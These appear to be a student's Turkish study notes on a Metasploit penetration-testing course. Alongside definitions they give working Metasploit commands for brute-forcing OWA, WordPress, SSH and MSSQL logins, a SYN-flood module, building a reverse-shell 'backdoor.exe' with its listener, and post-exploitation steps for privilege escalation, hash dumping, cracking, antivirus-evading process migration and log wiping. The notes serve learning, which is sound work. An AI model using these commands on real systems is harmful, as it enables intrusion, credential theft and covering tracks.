ÖN BİLGİ

Bu belge

- https://www.slideshare.net/slideshow/metasploit-framework-eitimi-67011444/67011444

resmi adresindeki veya linkin kırık olması ihtimaline karşın alternatif olarak

- https://www.includekarabuk.com/kitaplik/indirmeDeposu/Siber_Guvenlik_Teknik_Makaleler/Teori/BaskalarinaAitMakaleler/Pentest%20ve%20Metasploit.pdf

adresindeki makaleye çalışılarak elde edilen notlarımı kapsamaktadır. Bu çıkarılan notlar belgemde alıntılar ve/veya kişisel ilavelerim mevcuttur.

1)

Zaafiyet tarama pentest çalışmalarının bir kısmıdır. Yani penetrasyon testleri zafiyet taramayı (vulnerability assessment'ı) kapsamaktadır.

(page 23)

2)

Pentest

Sisteme sızma, hedef sistemin ağına erişim gibi işlemlere pentest denir. Penetrasyon testi hem hedef sistemin dışından hem de hedef sistemin içinden yapılabilmektedir. Belirli bir süre alır. (ORTA miktarda)

Vulnerability Assessment

Hedef sistemin zafiyetlerinin listelenmesine denir. Vulnerability Assessment hedef sisteme sadece dışarıdan yapılır. Çok kısa sürer.


Audit

Hedef sistemin uygunsuzluklarını tespit edilmesine denir. Audit işlemi hedef sistem içerisinden yapılır. Çok uzun sürer.

(Page 25)

3)

Başarılı pentest için gerekli üç bileşen şu şekildedir:



(Page 40)

4)

Pentest konusunda özel ekip barındıran güvenlik fimaları:

–Bilgi Güvenliği AKADEMİSİ	http://www.bga.com.tr
–ADEO	http://www.adeo.com.tr
–BizNet	http://www.biznet.com.tr
–Tubitak UEKAE	http://www.uekae.tubitak.gov.tr/
–Lostar B.G	http://www.lostar.com.tr
–Avanteg	http://www.avanteg.com

(page 55)

5)

Pentest sonrası sonuçlarının basit açıklıklar olarak değil, bu açıklık hackerlar tarafından değerlendirilirse şu kadar kaybımız olur gibisinden bir risk haritası kapsamında yönetime sunulmalıdır ve açıkların kapatılmasının takibi yapılmalıdır.

(Page 60)

6)

Pentest Metodoloji Standartları

Pentest sonuçlarının tekrarlanabilir ve doğrulanabilir olması için standartlara uyumlu olması gereklidir.

–OSTTM(Open Source Security Testing Methodology Manual)

–ISSAF(Information Systems Security Assessment Framework)

–OWASP

–NIST SP800-115

–EC Council'sLPT

–Penetration Testing Framework


OSTTM

Açılımı Open-Source Security Testing Methodology Manual'dir. Teknik detaylara çok girmeden bir pentest sürecinin nasıl yürütülmesi gerektiğini anlatır. Yani teorik bir dökümandır. Fakat her pentest yapan uzmanın bilmesi gereken maddeleri içerir.

http://www.isecom.org/

ISSAF

Açılımı Information Systems Security Assesment Framework'tür. Şöyle bir akış diyagramına sahiptir:



OWASP

Owasp Testing Guide teknik detay içermez. Yol ve yöntem göstermek amaçlıdır. Sadece uygulamaların güvenlik testlerine yöneliktir.

(Page 63-66)

7)

Exploit Nedir?

Pentest çalışmalarında ya da siber saldırılarda varolan bir güvenlik zafiyetini istismar eden ve sisteme sızmaya yol açan yazılıma (script'e) exploit denir.

Exploit Çeşitleri

- Remote Exploits

  Hedef sisteme sadece uzaktan erişilerek yapılan istismara denir. Bu istismar çeşidindeki exploit script'lerinin çalışabilmesi için hedef sisteme ağ üzerinden ulaşılabiliyor olunması gerekmektedir. Remote Exploit script'leri web tabanlı ya da network tabanlı olabilmektedir.

- Local Exploits

  Sadece uzaktan erişimin yeterli olmadığı, hedef sistem üzerinde yetkili sistem hesaplarına ihtiyaç duyulduğu istismar şekline Local Exploits denir. Bu tip istismarı gerçekleştirebilmek için Linux sistemi üzerinde komut çalıştırabiliyor duruma gelmek gerekir. Linux kernel exploit script'leri bu istismar tipine en iyi örneklerden biridir.

- Dos-Exploits

  Gerçekleştirildiğinde hedef sisteme erişim izni vermeyen, fakat hedef sistemin çalışamaz/erişilemez hale gelmesini sağlayan istismar çeşidine Dos-Exploits denir. Tehlike seviyesi diğerlerine göre daha düşüktür.

- Command-Execution-Exploits

  Genellikle web uygulamaları için kullanılan bir istismar tekniğidir. Web uygulamasındaki bir güvenlik zafiyetini hedef işletim sisteminde komut çalıştıracak şekilde istismar etmeye denir. Web uygulamalarının sadece uygulama katmanını değil, tüm sistemi etkileyebileceğinin en önemli örneklerindendir.
- SQL-Injection-Exploits

  SQL Injection zafiyeti barındıran sistemlere yönelik gerçekleştirilen ve amacı hedef sistemde arka kapı oluşturmak, hedef sistemden bilgi almak olan istismar tipine denir.

– Zero-Day-Exploits

  Açığı bulan kişinin açıklığı firmaya bildirmeden önce açıklığı kullanan ilgili exploit'i yazması sonucu oluşan script'e zero-day exploits denir.

(page 75-83)

8)

İnternette açık barındıran siteleri "Google dorks" yardımıyla bulabiliriz.

(Page 80)

9)

Exploit Edinme Kaynakları

Exploit'ler iki şekilde elde edilebilir:

a. Google ve benzeri arama motorlarını kullanarak genele açık (yayınlanmış) exploit'ler bulunabilir.
b. Sadece belirli kişilerin üye olabileceği underground forumlardan, IRC odalarından ya da dışa kapalı eposta listelerinden exploit'ler edinilebilir.

(Page 84)

10)

Değerli exploit'ler genellikle genele açılmadan önce 2-3 aylık bir satış – özel kullanım – süreci yaşarlar.

(page 10)

11)

Zafiyet yayınlayan siteler:

www.exploit-db.com

http://www.securityfocus.com/

https://packetstormsecurity.com/

(Page 85-87)

12)

Exploit kodunun payload kısmı genellikle hex encode şeklinde yayınlanır.

(page 89)

13)

Zafiyet bulma ve exploit geliştirme birbirinden farklı uzmanlık isteyen konulardır.

(page 93)

14)

Bazı exploit denemeleri hedef sistemin durmasına, servisin zedelenmesine veya crash olmasına neden olabilir. Dolayısıyla pentest çalışmalarında uygulanacak exploit önce lab ortamında denenmelidir.

(page 94)

15)

Otomatize Bir Şekilde Exploit Çalıştırma


Piyasada binlerce exploit vardır. Her bir exploit belirli bir sisteme – yani belirli bir işletim sistemine ya da belirli bir yazılım versiyonuna – özel yazılmaktadır. Dolayısıyla her birini manuel olarak denemek biraz külfetlidir. Ayrıca tüm bu hamallığın yanı sıra hedef sistemin kurulum dili farklı olduğu durumda bile exploit'in çalışmama gibi bir ihtimali var olduğundan tüm bunları aşmak için bir framework gerekir.

NOT: Genellikle local exploit'lerde (mesela linux kernel'ını ilgilendiren exploit'lerde) metasploit için geliştirilmiş exploit yoktur. Dolayısıyla bu gibi durumlarda internet üzerinden araştırma yapılarak exploit'ler bulunmalıdır. Exploit'in indirileceği site herhangi bir site olmamalıdır. Çünkü sahte exploit sunan bir site olabilir ve böylelikle sisteminize saldırgan sızabilir.


Otomatize exploit çalıştıran araçlar:

- Core Impact
- Immunity Canvas
- ExploitPack
- Metasploit Framework
- W3af
- SQLMap (Metasploit Desteğiyle ?)


Core Impact



Immunity Canvas



Exploitpack



(Page 96-105)

16)

Linux Local Exploit aramak için önce linux kernel versiyonunun belirlenmesi gerekir:

> uname -a

Output:

Linux hefese-N61Jq 3.13.0-77-generic #121-Ubuntu SMP Wed Jan 20 10:50:42 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux

(Page 100)

17)

Metasploit Framework Projesi

Metasploit Framework oluşturduğu yapı ile güvenlik denetçilerine IDS imza geliştirme imkanı vermektedir, exploit kodu araştırma uzmanlarına ve hacker'lara ise faydalı bilgiler sunmaktadır.

(Page 107)

18)

Metasploit Tarihçesi

Metasploit ilk olarak ağ güvenliği tool'u olarak geliştirilmiştir. Ardından perl tabanlı bir exploit geliştirme çatısı olarak kullanıma sunulmuştur. Daha sonraları ise perl ile yazılan Metasploit tamamen Ruby ile baştan yazılmıştır.

(Page 108)

19)

Ünlü payload'lar:

- Meterpreter
- VNC DLL Injection
- Binary Upload
- PassiveX
- Adduser
- Download and Exec

(Page 109)

20)

NOP Nedir?

Bellek yeri öğrenmek amacıyla belleği dolduran bitlere NOP, yani Not Operation denir. Genellikle saldırı tespit ve engelleme sistemlerini yanıltmak için kullanılır.

Auxiliary Nedir?

Sistemi exploit etmeden önce bilgi toplamak ve exploit ettikten sonra da hedef sistemde ilerlemek amacıyla kullanılan ek programcıklara (yardımcı araçlara) Auxiliary denir.

(Page 125-127)

21)

Metasploit sızma öncesi ve sonrası parola deneme saldırıları için birçok protokolü ve uygulamayı destekleyen Auxiliary'ler barındırmaktadır. Aşağıda bunlardan birkaçı verilmiştir:

Brute Force Attack For **O**utlook **W**eb **A**pp (OWA)

[Denenecek mail sunucu bulunamadı ya da VHOST'u anlamadım]

> use auxiliary/scanner/http/owa_login

> set USERPASS_FILE /root/passwords.txt

> set RPORT 443

> set VHOST mail.HEDEFSİTE.com.tr // VHOST means Virtual Host

> run

Brute Force Attack For Wordpress

[RHOSTS hata veriyor.]

> use auxiliary/scanner/http/wordpress_login_enum

> set USERNAME hefese

> set PASS_FILE /root/passwords.txt

> set RHOSTS https://wordpress.com/wp-login.php

> set VHOST https://wordpress.com/wp-login.php

> run

Brute Force Attack For SSH

> use auxiliary/scanner/ssh/ssh_login

> set RHOSTS ubuntuipadresi

> set USER_FILE usernames.txt

> set PASS_FILE passwords.txt

> run

NOT: Tez Raporu/İnternetten Edinilen Kıymetli Bilgiler/Elden Geçirdiğim Notlar/ dizinindeki SSH için Brute Force yazısında bunun uygulanışına yer verilmiştir.

Brute Force Attack For MSSQL

> use auxiliary/scanner/mssql/mssql_login

> set RHOSTS ipadresi

> set USER_FILE usernames.txt

> set PASS_FILE passwords.txt

> run

(Page 149-152)

22)

SMB Üzerinden Versiyon Belirleme

SMB windows işletim sistemlerinde cihazların birbirleriyle olan dosya paylaşımından sorumlu bir servistir. Diğer adıyla SAMBA'dır. SMB servisi 445. portta çalışır. SMB servisi Hacker'ların seveceği bir bilgiyi sunmaktadır. O da hedef sistemin işletim sistemi ve versiyonu bilgisi. Bu bilgi ile hedef sisteme saldırı öncesi hangi exploit ve payload seçiminde bulunmamız gerektiğini anlayabiliriz. Metasploit'te SMB üzerinden işletim sistemi tespiti şu şekilde gerçekleşir:

> use auxiliary/scanner/smb/smb_version

> set RHOSTS 192.168.1.88

> setg SMBDirect false

> run

Output:

[*] 192.168.2.206:445 is running Windows XP SP2 (language:Turkish)

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

Bunun birebir uygulanışı Tez Raporu/İnternetten Edinilinmiş Kıymetli Bilgiler/Elden Geçirdiğim Notlar/SMB Servisi Üzerinden İşletim Sistemi Tespiti.docx dökümanında mevcuttur.

Görüldüğü üzere hedef sistemin XP, versiyonun da Service Pack 2 olduğu tespit edilmiştir.

(Page 155-156)

23)

Metasploit ile DOS saldırısı gerçekleştirmek için

auxiliary/dos/tcp/synflood

modülünü kullanabilrsin.

(Page 157)

24)

Exploit seçimi yapıldıktan sonra help komutu girildiğinde exploit'e ait işlem menüsü ekrana gelecektir:

Komut	Açıklama
check	Hedef üzerinde exploit başarılı bir şekilde çalışıcak mı diye kontrol eder.
exploit	Hedefe exploit'i gönderir. Yani exploit çalıştırılır.

pry	Seçili exploit için pry oturumu başlatır.
rcheck	Hedef sistemin exploit'i yiyip yiyemeceğini tekrar kontrol eder.
reload	Seçili exploit'i konsola tekrar yükler.
rexploit	Seçili exploit'i tekrar hedefe yollar, yani çalıştırır.

25)

Binary Payload Uygulaması

Aşağıdaki kod ile Metasploit'teki bir payload exe formatına dönüştürülür.

```
> ./msfpayload windows/shell_reverse_tcp LHOST=192.168.5.99
                                    LPORT=4443 X > /root/Desktop/backdoor.exe
```

Diyelim ki kurban hazırlanan bu exe'yi indirir. Payload'a çift tıkladığı takdirde ters bir kabuk bağlantısı açmış olacaktır. Bizim bu bağlantıyı edinebilmemiz için dinleme modunda olmamız gerekir. Aşağıdaki komut bizi dinleme moduna sokacaktır:

```
> msfcli exploit/multi/handler PAYLOAD=windows/shell_reverse_tcp
                                    LHOST=192.168.2.8 LPORT=4443 E
```

Output:

```
[*] Started reverse handler on 6.6.6.112:4443
[*] Starting the payload handler..
```

Exe kurban tarafından çift tıklandığı takdirde konsolumuza aşağıdaki satırlar gelecektir:

Output (Cont.) :

```
2 +0200
Microsoft Windows [Version 6.1.6801]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.
C:\Users\ozanus\Desktop>
```

Böylece kurbanın komut satırı komut satırımıza gelmiş olur.

(Page 229)

26)

Exploit Sonrası Sistemde İlerleme

Exploit sonrası sistemde ilerlemeden kasıt hedef sistemin güvenlik zafiyetini kullanarak yapılan sızma işlemi sonrası düşük yetkili ya da yetkisiz bir kullanıcı haklarıyla sistemi ele geçirebilmek, sistemi ara geçit olarak kullanarak başka sistemlere atlayabilmektir. Bu bölüm exploit sonrası uzak sistemde ilerleme, gizlenme ve bırakılan izleri silme yöntemleri ve uygulanışları anlatılacaktır.

Bu bölümün içeriği şunlardan oluşmaktadır:

a. Yetki Yükseltme

b. Hashdump

c. Parola Kırma // e.g. JTR

d. Başka Bir Uygulamaya Bulaşmak // e.g. migrate

e. Pivoting

f. Memorydump

g. Uzak Masaüstü Bağlantısı Başlatmak

ğ. Hedefin Canlı Oturumuna Geçiş

h. İz Temizleme

ı. Trafik Dinleme (Packet Sniffing)

I. Ekran Görüntüsü Alma

j. Ses, Webcam Görüntüsü Yakalama

(page 239-241)

27)

Yetki Yükseltme

Hedef sistem kısıtlı kullanıcı yetkileri ile ele geçirildiğinde bu kısıtlı yetkileri genişletmeye ya da farklı kullanıcı yetkilerine geçiş yapmaya yetki yükseltme denmektedir.

Örneğin bir sisteme sızdık diyelim ve meterpreter payload'u komut satırımıza geldi. Bu durumda sahip olduğumuz kullanıcı yetkisini getuid ile öğrenebiliriz.

meterpreter > getuid

Eğer kısıtlı bir kullanıcı yetkisine sahipsek en üst yetki sunan SYSTEM kullanıcı grubuna geçiş için getsystem komutu kullanılır.

meterpreter > getsystem

meterpreter > getuid

Output:

NT AUTHORITY\SYSTEM

(Page 242-244)

28)

hashdump

Windows sistemlerde SAM database'inden kullanıcı adlarını ve LM/NTLM algoritmaları ile şifrelenmiş hash'lerini çekmeye yarayan bir modüldür.

Diyelim ki netapi ile hedef sisteme sızdık ve meterpreter session'ı elde ettik. Bu durumda bu session'dan hedef sistemin hash'lerini hashdump modülü ile çekebiliriz.

meterpreter > background

msf > use post/windows/gather/hashdump

msf > sessions

Output:

Active sessions

==========

id	Type	Information	Connection
1	meterpreter x86/win3w	NT AUTHORITY\ SYSTEM @PENTEST	192.168.2.188 → 192.168.2.206

msf post(hashdump) > set SESSION 1

msf post(hashdump) > run

Output:

[*] Obtaining the boot key...

[*] Calculating the hboot key using SYSKEY cd1b0dkjfhgdfkljfs....

[*] Obtaining the user list and keys...

[*] Decrypting user keys...

[*] Dumping password hints...

[*] Dumping password hashes...

Administrator:500:aşlsdkjfkldsjfdsjfşksdjfşjsdakfsdkghıfsdjıejfjse:::

Guest:501:dsjgdfjıoewjfevmöcmvlwjfdskmfkdsjf:::

HelpAssistant:1080:turtretoperıwejrıweurewjopsdjovjsd:::

SUPOORT_38945a0:1002:jfskjflksdjfkjdskjfdnvndsjvdsj:::

pentest:1003:eıruoıewrncxömvnxcöıufıoweksdfsdjçoekrpoewdsf:::

29)

Password Cracking // Bu tam gerçekleştirilemedi...

Metasploit'te John The Ripper için bir modül ayrılmıştır. Yukarıdaki aşamada çektiğimiz hash'lerin her birini otomatik bir şekilde bu modül ile kırabiliriz.

msf post(hashdump) > use auxiliary/analyze/jtr_crack_fast

msf auxiliary(jtr_crack_fast) > run

Output:

[*] 3 password hashes cracked, 0 left.

[+] Cracked: administrator:pentest

[+] Cracked: guest:

[+] Cracked: pentest:

(Page 246)

30)

Başka Bir Uygulamaya Bulaşmak

Meterpreter ajanı kendini başka process'lere bulaştırabilmektedir. Bunu migrate komutu ile gerçekleştirmektedir. Bulaştığı zaman bulaştığı process'in boyutunda herhangi bir değişiklik oluşturmaz. Dolayısıyla fark edilmesi güçtür. Antivirus ve antilogger gibi güvenklik kontrollerini bypass etmek için meterpreter tercih edilmektedir.

Kullanımı şu şekildedir. Öncelikle hedef sistemdeki process'ler ve pid'leri ps komutu ile öğrenilir. İçlerinden seçilen bir process'in pid'si migrate komutu ile kullanılır ve böylelikle meterpreter bir başka process'e taşınmış (bulaşmış) olur. Aşağıda bir örnek verilmiştir:

meterpreter > ps

Output:

PID	Name	User	Path
...	...	...	...
860	explorer.exe	pentest	C:\Windows\explorer.exe
...	...	...	...

meterpreter > migrate 860

Output:

[*] Migrating to 860...

[*] Migrating completed successfully.

meterpreter > getuid

Output:

Server username: PENTEST-WINXP\pentest

(page 247-249)

31)

Pivoting

Uzak ağı dış dünyaya açmak için kullanılır. Yani firewall veya router(NAT) arkasındaki yerel IP adresine sahip sistemlere erişmek için kullanılır. Bu işlem VPN tüneline benzetilebilir.


(Page 250)

32)

Hedefin Canlı Oturumuna Geçiş

meterpreter > run vnc

Output:



(Page 258)

33)

İzleri Temizleme


Sızma girişimi anı, sonrası, payload'un çalışması vs... her biri windows'ta olağanüstü hal demektir ve sistemin tasarlanışındaki kabiliyete göre tüm bunlar log'lanmaktadır. Bu log kayıtlarını silmek için meterpreter birçok shell satırını bir koda sığdıran bir komut sunmaktadır. O komut event_manager 'dır. Kullanımı şu şekildedir:

> run event_manager -c

